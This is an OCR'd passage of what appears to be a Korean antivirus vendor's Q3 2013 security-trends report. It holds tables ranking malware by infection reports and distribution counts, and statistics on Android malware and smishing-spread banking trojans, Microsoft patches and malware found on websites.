



그림 3-5 | 악성코드 유형별 배포 수

## 악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Spyware/Win32.Gajai가 341건(16.9%)으로 1위를 차지했으며, Trojan/Win32.Onescan 등 6건이 새로 등장했다.

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Spyware/Win32.Gajai | 341 | 16.9 % |
| 2 | NEW | Trojan/Win32.Onescan | 236 | 11.7 % |
| 3 | ▲1 | Trojan/Win32.Downloader | 232 | 11.5 % |
| 4 | ▼2 | ALS/Bursted | 205 | 10.1 % |
| 5 | — | Trojan/Win32.agent | 186 | 9.2 % |
| 6 | NEW | Adware/Win32.Toolbar | 177 | 8.8 % |
| 7 | NEW | Win32/Induc | 174 | 8.6 % |
| 8 | NEW | Trojan/Win32.Zegost | 172 | 8.5 % |
| 9 | NEW | Trojan/Win32.Bjlog | 153 | 7.6 % |
| 10 | NEW | Backdoor/Win32.Msx | 143 | 7.1 % |
| | | TOTAL | 2,019 | 100.0 % |

표 3-3 | 악성코드 배포 최다 10건

## II. 2013년 3분기 보안 동향

# 01. 악성코드 통계

### 3분기 악성코드, 846만 건 기록

2013년 3분기에 감염이 보고된 악성코드는 846만3254건으로, 2013년 2분기의 악성코드 감염 보고 건수 1481만 7917건에 비해 635만4663건이 감소했다([그림4-1]). 이중 가장 많이 보고된 악성코드는 Trojan/Win32.onlinegamehack이었으며, Textimage/Autorun과 Win-Trojan/Wgames.Gen이 각각 뒤를 이었다. 신규로 Top 20에 진입한 악성코드는 총 4건이다([표 4-1]).

그림 4-1 | 악성코드 분기별 감염보고 건수





표 4-1 | 악성코드 감염보고 3 분기 Top 20

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | ▲5 | Trojan/Win32.onlinegamehack | 343,465 | 12.3 % |
| 2 | ▲1 | Textimage/Autorun | 339,268 | 12.2 % |
| 3 | ▼1 | Win-Trojan/Wgames.Gen | 211,571 | 7.6 % |
| 4 | ▲5 | Trojan/Win32.agent | 178,458 | 6.4 % |
| 5 | — | Trojan/Win32.urelas | 169,857 | 6.1 % |
| 6 | ▲5 | Als/Bursted | 160,394 | 5.8 % |
| 7 | ▲3 | RIPPER | 156,739 | 5.6 % |
| 8 | ▲7 | BinImage/Host | 124,283 | 4.5 % |
| 9 | ▼5 | Win-Trojan/Onlinegamehack140.Gen | 120,922 | 4.3 % |
| 10 | ▲4 | Trojan/Win32.Gen | 119,597 | 4.3 % |
| 11 | ▼10 | ASD.PREVENTION | 111,202 | 4.0 % |
| 12 | NEW | JS/Agent | 103,614 | 3.7 % |
| 13 | ▲4 | Win32/Autorun.worm.307200.F | 97,332 | 3.5 % |
| 14 | NEW | Win-Trojan/Agent.149246 | 94,848 | 3.4 % |
| 15 | NEW | Win-Trojan/Malpacked5.Gen | 86,143 | 3.1 % |
| 16 | ▼9 | Win-Trojan/Asd.variant | 84,631 | 3.0 % |
| 17 | NEW | Win-Trojan/Patched.kg | 76,382 | 2.7 % |
| 18 | ▼5 | Trojan/Win32.adh | 75,011 | 2.7 % |
| 19 | — | Win32/Virut.f | 67,027 | 2.4 % |
| 20 | ▼4 | Win-Trojan/Avkiller4.Gen | 66,611 | 2.4 % |
| | | TOTAL | 2,787,355 | 100.0 % |

## 3분기 악성코드 대표 진단명 감염보고 최다 20

다음은 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2013년 3분기 사용자 피해를 주도한 악성코드들의 대표 진단명을 보면 Trojan/Win32가 총 보고 건수 140만 2132건으로 전체의 28.3%로 1위를 차지했다. 그 뒤를 Win-Trojan/Agent가 52만 3940건으로 10.6%, Textimage/Autorun은 33만 9308건으로 6.8%를 차지해 각각 2위와 3위를 기록했다.

표 4-2 | 악성코드 대표 진단명 감염보고 3분기 Top 20

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Trojan/Win32 | 1,402,132 | 28.3 % |
| 2 | — | Win-Trojan/Agent | 523,940 | 10.6 % |
| 3 | ▲5 | Textimage/Autorun | 339,308 | 6.8 % |
| 4 | ▼1 | Win-Trojan/Onlinegamehack | 280,688 | 5.7 % |
| 5 | — | Win-Trojan/Downloader | 239,986 | 4.8 % |
| 6 | ▲1 | Win-Trojan/Wgames | 211,571 | 4.3 % |
| 7 | ▼1 | Adware/Win32 | 181,606 | 3.7 % |
| 8 | ▲4 | Win32/Conficker | 178,061 | 3.6 % |
| 9 | ▲4 | Win32/Virut | 169,456 | 3.4 % |
| 10 | ▲4 | Win32/Autorun.worm | 165,520 | 3.3 % |
| 11 | ▲5 | Als/Bursted | 160,394 | 3.2 % |
| 12 | ▲3 | RIPPER | 156,739 | 3.2 % |
| 13 | ▼4 | Malware/Win32 | 136,635 | 2.8 % |
| 14 | ▲3 | Win32/Kido | 136,538 | 2.7 % |
| 15 | NEW | BinImage/Host | 124,283 | 2.5 % |
| 16 | ▼6 | Win-Trojan/Onlinegamehack140 | 120,922 | 2.4 % |
| 17 | NEW | Win-Trojan/Patched | 119,114 | 2.4 % |
| 18 | ▼14 | ASD | 111,202 | 2.2 % |
| 19 | NEW | JS/Agent | 104,029 | 2.1 % |
| 20 | ▼2 | Downloader/Win32 | 98,012 | 2.0 % |
| | | TOTAL | 4,960,136 | 100.0 % |

## 3분기 최다 신종 악성코드, 트로이목마

[표 4-3]은 2013년 3분기에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 3분기 신종 악성코드는 TextImage/Autorun이 33만 8791건으로 전체 22.6%로 1위를 차지했으며, ALS/Bursted가 16만 394건으로 뒤를 이었다.


표 4-3 | 신종 악성코드 감염보고 Top 20

| 순위 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|
| 1 | TextImage/Autorun | 338,791 | 22.6 % |
| 2 | ALS/Bursted | 160,394 | 10.7 % |
| 3 | BinImage/Host | 124,283 | 8.3 % |
| 4 | JS/Agent | 103,609 | 6.9 % |
| 5 | Win32/Autorun.worm.307200.F | 97,332 | 6.5 % |
| 6 | Win-Trojan/Agent.149246 | 94,848 | 6.3 % |
| 7 | Win32/Virut.F | 67,027 | 4.5 % |
| 8 | JS/Exploit | 59,245 | 3.9 % |
| 9 | LSP/Agent | 52,354 | 3.5 % |
| 10 | Win-Trojan/Downloader.196608.AO | 50,413 | 3.4 % |
| 11 | Win32/Virut.E | 49,698 | 3.3 % |
| 12 | Win32/Induc | 44,000 | 2.9 % |
| 13 | Win32/Kido.worm.156691 | 38,798 | 2.6 % |
| 14 | JS/IFrame | 38,345 | 2.5 % |
| 15 | Win32/Conficker.worm.162155 | 35,299 | 2.3 % |
| 16 | Win-Trojan/Agent.112128.UP | 31,664 | 2.1 % |
| 17 | JAVA/Cve-2011-3544 | 30,849 | 2.1 % |
| 18 | Win-Trojan/Backdoor.14848 | 30,672 | 2.0 % |
| 19 | Win-Trojan/Downloader.911872.B | 27,109 | 1.8 % |
| 20 | Win32/Conficker.worm.167324 | 26,880 | 1.8 % |
| | TOTAL | 1,501,610 | 100.0 % |

## 3분기 악성코드 유형, 트로이목마가 53.4%

[그림 4-2]는 2013년 3분기 동안 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 53.4%로 가장 많은 비율을 차지했으며 웜이 8.4%, 스크립트가 7.1%의 비율을 각각 나타냈다.


그림 4-2 | 악성코드 유형별 3분기 감염보고 비율




## 신종 악성코드 3분기 유형별 분포

2013년 3분기의 신종 악성코드를 유형별로 살펴보면 트로이목마가 44%로 1위를 차지했고, 스크립트와 웜이 각각 11%, 10%로 뒤를 이었다.

그림 4-3 | 신종 악성코드 3분기 유형별 분포




II. 2013년 3분기 보안 동향

# 02. 모바일 악성코드 통계

## 3분기 모바일 악성코드 수

[그림 4-4]는 2013년 3분기 동안 안랩으로 접수된 모바일 샘플 중 악성으로 분류되어 V3 Mobile에서 진단 가능한 악성코드의 월별 건수를 집계한 결과다. 3분기 동안 V3 Mobile에 진단 추가된 모바일 악성코드는 총 28만 6884건으로 상반기에 비해 크게 증가하지 않았다.


그림 4-4 | 2013년 3분기 모바일 악성 샘플 접수량




## 3분기 모바일 악성코드 유형별 접수량

2013년 3분기에 접수된 악성코드 유형은 [그림 4-5]와 같다. 상반기와 마찬가지로 PUP와 트로이목마류가 대부분을 차지하고 있다.

그림 4-5 | 2013년 3분기 악성코드 유형별 접수량



## 모바일 악성코드 감염보고 최다 10

[표 4-4]는 2013년 3분기에 접수된 모바일 악성코드 중 접수량이 많은 상위 10개의 진단명을 추린 것이다. Android-Trojan/FakeInst류는 국내 사용자의 감염 사례가 확인된 바는 없으나 세계적으로 가장 많이 접수되는 악성코드다.

2013년 상반기에는 V3 Mobile에서 186개의 진단명을 사용해 악성코드를 분류했지만 3분기에는 더 다양한 유형의 악성코드가 발견되어, 현재는 366개의 진단명을 이용해 악성코드를 분류하고 있다. 모바일 악성코드의 다양성이 증가함에 따라 각 유형이 차지하는 비율은 상반기에 비해 낮아졌다.

표 4-4 | 2013년 3분기 악성코드 유형별 접수량


| 순위 | 진단명 | 건수 | 비율 |
|---|---|---|---|
| 1 | Android-Trojan/FakeInst | 59,043 | 9% |
| 2 | Android-PUP/Airpush | 41,663 | 6% |
| 3 | Android-Trojan/Opfake | 32,973 | 5% |
| 4 | Android-PUP/Wapsx | 20,722 | 3% |
| 5 | Android-PUP/Plankton | 14,072 | 2% |
| 6 | Android-Trojan/GinMaster | 10,680 | 2% |
| 7 | Android-PUP/Pushad | 9,860 | 1% |
| 8 | Android-PUP/Adwo | 8,649 | 1% |
| 9 | Android-Trojan/SMSAgent | 7,254 | 1% |
| 10 | Android-PUP/Kuguo | 6,222 | 1% |

## 국내 스마트폰 악성코드 대부분은 스미싱

국내 스마트폰 사용자를 대상으로 한 악성코드는 주로 스미싱을 이용해 배포된다. 스미싱(Smishing)이란 문자메시지(SMS)와 피싱(Phishing)의 합성어로 인터넷 접속이 가능한 문자 메시지에 포함된 URL로 접속을 유도한 뒤 악성코드를 설치하는 기법을 말한다. 올해 상반기까지는 이렇게 배포된 악성코드가 주로 소액 결제 인증 문자를 가로챘으나, 지난 8월부터는 스마트폰에 설치된 뱅킹 앱을 악성 앱으로 교체하고 공인인증서 정보 및 인증서 발급 문자를 가로채는 양상을 보이고 있다.

[그림 4-6]은 올해 3분기 V3 Mobile에 진단 추가된 악성코드 중 국내 사용자를 타깃으로 스미싱을 이용해 전파된 악성코드의 월별 합계를 나타낸 것이다. 7월 이전에는 300건대에 머물던 스미싱 악성코드가 8월에 급격히 증가해 822건을 기록했으며, 9월에는 하루 평균 30건이 넘는 스미싱 악성코드 변형이 추가로 진단됐다.


그림 4-6 | 2013년 3분기 스미싱으로 전파된 악성코드의 월별 합계



특히 8월부터는 기존 소액 결제를 대상으로 하던 악성코드 제작자들까지 파밍 앱을 설치하는 악성코드를 배포하는 것으로 확인됐다.

[그림 4-7]은 스미싱으로 전파된 모바일 악성코드의 3분기 유형별 집계 결과다. 최초의 파밍 앱은 Android-Trojan/Bankun이다. Android-Trojan/Bankun의 초기 형태는 내부에 악성 은행 앱을 포함하고 있었으나 8월 부터는 내부에 지정된 URL을 통해 악성 은행 앱을 다운로드받는 형태로 변경됐다. Android-Trojan/SMSStealer와 Android-Trojan/Chest에도 악성 은행 앱을 다운로드하는 기능이 추가된 것으로 확인됐다.

그림 4-7 | 스미싱으로 전파된 모바일 악성코드의 3분기 유형별 집계



II. 2013년 3분기 보안 동향

# 03. 보안 통계

### 3분기 마이크로소프트 보안 업데이트 현황

2013년 3분기에는 총 28건의 보안패치가 발표됐다. 시스템 관련 보안패치가 전체의 50%를 차지할 만큼 비중이 높았고, 그 다음이 MS 오피스 제품군 순이었다. 응용프로그램과 인터넷 익스플로러(IE)는 각각 3개씩 11%로 집계됐다.

이번 분기 중 총13건이 긴급에 해당하는 내용이었다. IE의 경우는 제로데이 공격코드가 공개돼 있었던 만큼 반드시 적용해야 한다. 비록 이번 분기에는 IE와 관련해 총 3개의 패치 밖에 나오지 않았지만 IE는 사용자들의 사용빈도가 높고 웹 페이지에 악의적인 코드를 삽입해 악용되는 비중이 높은 만큼 앞으로도 IE를 대상으로 한 취약점 찾기는 계속될 것으로 보인다. 더불어 오피스 문서의 취약점을 이용하는 비중이 늘어나는 만큼 오피스 제품군에 대한 패치도 과거에 비해 증가하고 있다.





그림 5-1 | 공격 대상 기준별 MS 보안 업데이트 분류

II. 2013년 3분기 보안 동향

# 04. 웹 보안 통계

## 웹사이트 악성코드 동향


2013년 3분기 웹을 통한 악성코드 발견 건수는 모두 2만 1949건이었다. 악성코드 유형은 총 644건, 악성코드가 발견된 도메인은 615건, 악성코드가 발견된 URL은 1832건으로 각각 집계됐다.

표 6-1 | 2013년 3분기 웹사이트 보안 현황


## 3분기 웹을 통한 악성코드 발견 건수

2013년 3분기 웹을 통한 악성코드 발견 건수는 2분기 3만 7046건에 비해 59.2% 수준인 2만 1949 건이다.

그림 6-1 | 3분기 웹을 통한 악성코드 발견 건수 변화 추이



## 3분기 악성코드 유형


2013년 3분기 악성코드 유형은 전분기 828건과 비교해 77.8% 수준인 644건이다.

그림 6-2 | 3분기 악성코드 유형 수 변화 추이


## 3분기 악성코드가 발견된 도메인

2013년 3분기 악성코드가 발견된 도메인은 전분기 399건과 비교해 154.1% 수준인 615건이다.


그림 6-3 | 3분기 악성코드가 발견된 도메인 수 변화 추이




## 3분기 악성코드가 발견된 URL

2013년 3분기 악성코드가 발견된 URL은 전분기의 2,258건과 비교해 81.1% 수준인 1832건이다.

그림 6-4 | 3분기 악성코드가 발견된 URL 수 변화 추이



## 3분기 악성코드 유형

2013년 3분기 악성코드의 유형별 배포 수를 보면 트로이목마가 9282건(42.3%)으로 가장 많았고, 스파이웨어류가 6937건으로 전체의 31.6% 자치해 2위를 기록했다.

| 유형 | 건수 | 비율 |
|---|---|---|
| TROJAN | 9,282 | 42.3 % |
| SPYWARE | 6,937 | 31.6 % |
| ADWARE | 965 | 4.4 % |
| DOWNLOADER | 161 | 0.7 % |
| DROPPER | 160 | 0.7 % |
| Win32/VIRUT | 113 | 0.5 % |
| APPCARE | 21 | 0.1 % |
| JOKE | 4 | 0 % |
| ETC | 4,306 | 19.7 % |
| | 21,949 | 100.0 % |

표 6-2 | 2013년 3분기 악성코드 유형별 배포 수

